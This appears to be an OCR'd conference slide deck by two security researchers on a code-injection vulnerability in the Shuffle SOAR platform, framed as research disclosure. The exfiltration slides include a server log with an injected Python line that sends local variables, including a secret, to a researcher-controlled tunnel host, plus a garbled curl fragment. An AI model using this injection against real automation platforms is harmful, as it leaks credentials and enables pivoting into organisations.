The curious case of the rogue SOAR: WAF was that?!

Jaden Furtado
Mukesh Kumar

R.U.D.R.A
THE SAVIOUR

Who we are

- Mukesh Sai Kumar: I make things by breaking things. Helping the world become a safer place, one line of code at a time.
- Jaden Furtado: Surfing around the websites, apps and OSS of MNCs, Startups and Govs. Hacking, vibing and thriving

R.U.D.R.A
THE SAVIOUR

In today's talk

- Act 0: It starts with a pivot
- Act 1: SOAR tools
- Act 2: A thought experiment
- Act 3: And then there was a vulnerability
- Act 4: Insights from our experience
- Act 5: LLMs have entered the chat…

R.U.D.R.A
THE SAVIOUR

Act 0: It starts with a pivot

It starts with a pivot!

- The act of an attacker moving from one compromised system to one or more other systems within the same or other organizations
- Today’s pivot? A SOAR tool :)

R.U.D.R.A
THE SAVIOUR

The smart enemy attacks you exactly where you think you are safe.


R.U.D.R.A
THE SAVIOUR

Act 1: But What is a SOAR?

Security Orchestration, automation and response

R.U.D.R.A
THE SAVIOUR

The hypothetical network




R.U.D.R.A
THE SAVIOUR

Act 2: A thought experiment

Let’s think…

R.U.D.R.A
THE SAVIOUR

SOAR has the power…



R.U.D.R.A
THE SAVIOUR

Act 3:
Then there was a vulnerability

Spoilers: It was in a SOAR :)


R.U.D.R.A
THE SAVIOUR

Shuffle

- Shuffle is an Open Source interpretation of SOAR.
- Aims to bring all the capabilities necessary to transfer data throughout an enterprise with plug-and-play Apps
- Makes automation approachable for everyone.
- Ability to deploy new, complicated (or simple) workflows in minutes rather than hours or days.


R.U.D.R.A
THE SAVIOUR

Shuffle architecture




R.U.D.R.A
THE SAVIOUR

The app goes rogue



R.U.D.R.A
THE SAVIOUR

Sample workflow



R.U.D.R.A
THE SAVIOUR

Python script being run

```
x = "$secretApiKey"
y=$exec.something # uses liquid templating engine to parse
request.$exec.someVal returns the value of
webhook.url/?somVal=
if y=="yes":
   print("Do something for satisfied condition")
else:
   print("Do something else")
```

R.U.D.R.A
THE SAVIOUR

Ex-filtering data

```
┌─[jaden@parrot]─[~]
└──╼ $php -S 0.0.0.0:5555
[Wed May  3 00:04:01 2023] PHP 7.4.33 Development Server (http://0.0.0.0:5555) started
[Wed May  3 00:04:28 2023] 127.0.0.1:38868 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38878 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38890 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38902 Accepted
[Wed May  3 00:04:28 2023] 127.0.0.1:38916 Accepted
```


```
┌─[jaden@parrot]─[~]
└──╼ $lt --port 5555 --subdomain scanre
your url is: https://scanre.loca.lt
```

```
[Wed May  3 01:36:15 2023] 127.0.0.1:41412 Accepted
[Wed May  3 01:47:04 2023] 127.0.0.1:52908 [404]: (null) / - No such file or directory
[Wed May  3 01:47:04 2023] 127.0.0.1:52908 Closing
[Wed May  3 01:47:04 2023] 127.0.0.1:40834 Accepted
[Wed May  3 01:49:17 2023] 127.0.0.1:52922 [404]: (null) /%7B'self':%20%3Cmain.Tools%20object%20at%200x3eb22841e9d0%3E,%20'code':%20'x%20=%20%22some_secret_value%22%5Cny=%22https://scanre.loca.lt/%22;import%20requests;requests.get(y+str(locals()))%5Cnif%20y==%22yes%22:%5Cn%20%20%20%20print(%22Do%20something%20for%20satisfied%20condition%22)%5Cnelse:%5Cn%20%20%20%20print(%22Do%20something%20else%22)',%20'f':%20%3C_io.StringIO%20object%20at%200x3eb2281617e0%3E,%20'x':%20'some_secret_value',%20'y':%20'https:/scanre.loca.lt/',%20'requests':%20%3Cmodule%20'requests'%20from%20'/layers/google.python.pip/pip/lib/python3.11/site-packages/requests/__init__.py'%3E%7D - No such file or directory
[Wed May  3 01:49:17 2023] 127.0.0.1:52922 Closing
[Wed May  3 01:49:18 2023] 127.0.0.1:52230 Accepted
```

R.U.D.R.A
THE SAVIOUR


An attac

```
curl
"https:/                                                    480d001
-1763-4
'someth
request
```



R.U.D.R.A
THE SAVIOUR

What’s the reach of this vulnerability




R.U.D.R.A
THE SAVIOUR

R.U.D.R.A
THE SAVIOUR

Act 4:Insights

Stuff we learnt along the way

Secure the security software



R.U.D.R.A
THE SAVIOUR

Will the SOAR tool that monitors a SOAR tool be monitored by the same SOAR tool? Or, would you rather…

R.U.D.R.A
THE SAVIOUR

Interesting conversations…

10/01/2023 09:09

Can somebody help me understand what's happening behind the scenes here...? I have uploaded a CSV file (Nessus scanner report) to Shuffle. I open the file successfully in a workflow with a "Get File Value" node. I can use a "Repeat back to me" node that references $my_variable and the output appears as expected.

If I use a python node and just do:

print($my_variable)

I get: {"success":false,"message":"exception: invalid syntax. Perhaps you forgot a comma? (<string>, line 32)"}

But print(f"""$my_variable""") works just fine.

What's breaking behind the scenes just referencing the variable directly?

1/2023 09:18

The variables will basically do a “find and replace” - so if $my_variable = 1,2,3

And you called print($my_variable)
You’re really doing
print(1,2,3)

Which may give an error for not being a string, etc.

Your second example works because it would basically be

print(“””1,2,3”””)
Which works because it’s now a string

An imposter SOAR among us…


R.U.D.R.A
THE SAVIOUR

